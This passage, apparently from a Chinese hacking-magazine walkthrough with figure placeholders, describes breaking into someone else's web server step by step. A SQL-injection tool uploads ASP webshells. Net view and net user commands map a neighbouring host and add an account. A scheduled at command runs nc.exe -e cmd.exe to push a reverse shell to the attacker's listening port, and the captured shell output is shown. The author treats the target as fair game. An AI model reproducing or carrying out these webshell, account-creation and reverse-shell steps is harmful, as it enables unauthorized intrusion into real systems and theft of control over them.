


图3

显示上传成功后，在NB命令文本中输入如下：dir c:\，居然没有看到可爱的海阳木马，呜呜，再来换个小马试一试。从工具中取出小马save.asp，上传成功，看来海阳肯定是被杀毒软件给Kill掉了。如图4所示，我们的小马在C盘了，下面的工作重点就是要找到网站所在的目录，把我们可爱的小马复制过去，就可以用IE调用了。




图4

首先在此电脑上查找网站可能的目录，由于C盘没有Inetpub目录，所以在此电脑上的可能性不大，结果果然没有找到，说明网站与数据库不在同一主机上，那就在相邻主机中查找吧。在NB命令文本中输入：net view，显示出了与对方电脑同在一网络内的共享主机，如图5，来不得半点偷懒，慢慢找吧。




图5

经过耐心的查找，总算确认了\\STARPARTY\d$\xxx是其

网站目录，将C盘下的小马拷贝到网站目录下，运行后如图6所示，小马一切正常，接着就可以上传我们的海阳顶端木马了。




图6

访问我们的海阳顶端木马，如图7，再来上传NC，测试一下权限是否够大，如图8。





图7



```
E:\工具软件>nc -l -vv -p 8088
listening on [any] 8088 ...
[redacted]: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [redacted] from (UNKNOWN) [redacted] 3268: NO_DATA
Microsoft Windows 2000 [ 七 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>net user
net user

\\STARPARTY    厂ノ  明め

-------------------------------------------------------------------------------
admin                    Administrator            cd1111
Guest                    hernestsai               IUSR_USER-8N1JAJYBUY
IWAM_USER-8N1JAJYBUY     IsInternetUser
    碌⇔⊖

C:\WINNT\system32>net user iuser iuser /add
net user iuser iuser /add
 参漲↑ 5 迥杭

    碌ㄥ

C:\WINNT\system32>
```

图8

显然，这个时候反弹回来的SHELL权限不是很大，看来还是要从有SQL注入的数据库这台主机考虑，这时候我们想到添加计划任务，在NB命令文本中输入如下命令：at \\STARPARTY 10:33 d:\xxx\20050119\nc.exe -e c:\winnt\system32\cmd.exe xxx.xxx.xxx.xxx 8088，这条命令的意思就是利用at命令在10：33分运行\\STARPARTY电脑上的nc程序，让nc绑定对方的cmd.exe发送到我们本地监听的8088端口上，xxx.xxx.xxx.xxx是我们自己电脑的IP地址，如图9，执行顺利的话，我们在本地的8088端口上就会得到对方发过来的CMDSHELL了，测试一下权限，够大了吧！如图10所示，下面就可自由发挥了，但不能做太多的坏事！

